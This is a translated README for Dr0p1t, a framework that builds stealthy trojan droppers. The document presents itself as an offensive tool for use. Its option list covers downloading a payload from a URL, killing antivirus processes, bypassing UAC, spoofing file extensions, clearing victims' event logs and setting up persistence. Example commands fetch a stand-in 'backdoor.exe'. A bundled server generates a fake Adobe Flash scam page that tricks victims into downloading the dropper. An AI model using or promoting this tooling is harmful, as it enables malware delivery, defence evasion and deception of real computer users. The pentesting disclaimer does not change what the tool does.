d4vinci/dr0p1t-framework
一个创建高级隐蔽型dropper的框架,可绕过大多数杀毒软件,并具备多种技巧。




你听说过木马投毒者(trojan dropper)吗? 简而言之,投毒者是一种下载其他恶意软件的恶意软件类型,而 Dr0p1t 让你有机会创建一个隐蔽的投毒者,它能绕过大多数杀毒软件并具备许多技巧(相信我 :D );)
+ 生成的可执行文件特性:
+ 框架特性:
+ 模块:
+ 持久化模块:


尚未完全测试!需要一些贡献者和测试者 😄
Usage: Dr0p1t.py Malware_Url [Options]

options:
-h, --help      show this help message and exit
-s              Add your malware to startup (Persistence)
-t              Add your malware to task scheduler (Persistence)
-a              Add your link to powershell user profile (Persistence)
-k              Kill antivirus process before running your malware.
-b              Run this batch script before running your malware. Check scripts folder
-p              Run this powershell script before running your malware. Check scripts folder
-v              Run this vbs script before running your malware. Check scripts folder
--runas         Bypass UAC and run your malware as admin
--spoof         Spoof the final file to an extension you choose.
--zip           Tell Dr0p1t that the malware in the link is compressed as zip
--upx           Use UPX to compress the final file.
--nouac         Try to disable UAC on victim device
-i              Use icon to the final file. Check icons folder.
--noclearevent  Tell the framework to not clear the event logs on target machine after finish.
--nocompile     Tell the framework to not compile the final file.
--only32        Download your malware for 32 bit devices only
--only64        Download your malware for 64 bit devices only
-q              Stay quite ( no banner )
-u              Check for updates
-nd             Display less output information
./Dr0p1t.py Malware_Url [Options]
./Dr0p1t.py https://test.com/backdoor.exe -s -t -a -k --runas --upx
./Dr0p1t.py https://test.com/backdoor.exe -k -b block_online_scan.bat --only32
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k -p Enable_PSRemoting.ps1 --runas
./Dr0p1t.py https://test.com/backdoor.zip -t -k --nouac -i flash.ico --spoof pdf --zip
Python 2 推荐版本为 2.7.x,Python 3 推荐版本为 3.5.x,不要使用 3.6,因为 PyInstaller 尚不支持。
注意:需要 root 权限
这里有所有官方安装和使用 Dr0p1t 的视频列表 播放列表
git clone https://github.com/D4Vinci/Dr0p1t-Framework.git
chmod 777 -R Dr0p1t-Framework
cd Dr0p1t-Framework
sudo chmod +x install.sh
./install.sh
python Dr0p1t.py
cd Dr0p1t-Framework-master
python -m pip install -r windows_requirements.txt
python Dr0p1t.py
注意:Python 2.7 没有 pip,所以需要先通过 get-pip.py 脚本安装(请自行搜索)
注意:Server 仍处于测试版本,还有许多功能待添加,设计也有待改进(需要设计师贡献 :D )
在 Linux 和 Windows 上,按照上述步骤安装 Dr0p1t 后,使用 pip 安装 server_requirements.txt 中的模块:
python -m pip install -r server_requirements.txt
现在运行服务器脚本:

python Dr0p1t_Server.py
运行服务器脚本后,它将开始监听所有发往端口 5000 的连接(使用 Flask)。
要在本机使用服务器,请在浏览器中打开 127.0.0.1:5000 或 [你的 IP]:5000。
要在局域网中从其他设备打开,请打开 [你的本地 IP]:5000;对于广域网中的设备,打开 [你的公网 IP]:5000,但请确保已配置路由器将端口 5000 转发给你。

打开服务器页面后,你会看到一个设计简单的网站,要求输入所需数据 查看服务器截图

提交数据后,数据会经过一系列验证,然后生成 exe 文件,并跳转到一个页面告知你诈骗链接。

进入链接后,你会看到一个下载投毒者的诈骗页面,默认显示 Adobe Flash 下载页面。 要替换诈骗页面,请用你自己的内容替换 "Scam.html" 文件,但注意保留变量(不要删除它们)。
如果这个工具对你有用,欢迎请我喝杯咖啡 :)

Dr0p1t Framework 不对滥用和非法用途负责。仅用于渗透测试或教育目的!!!
从本框架复制代码或在其他工具中使用是允许的,只要注明来源即可 😄
欢迎提交 Pull Request :D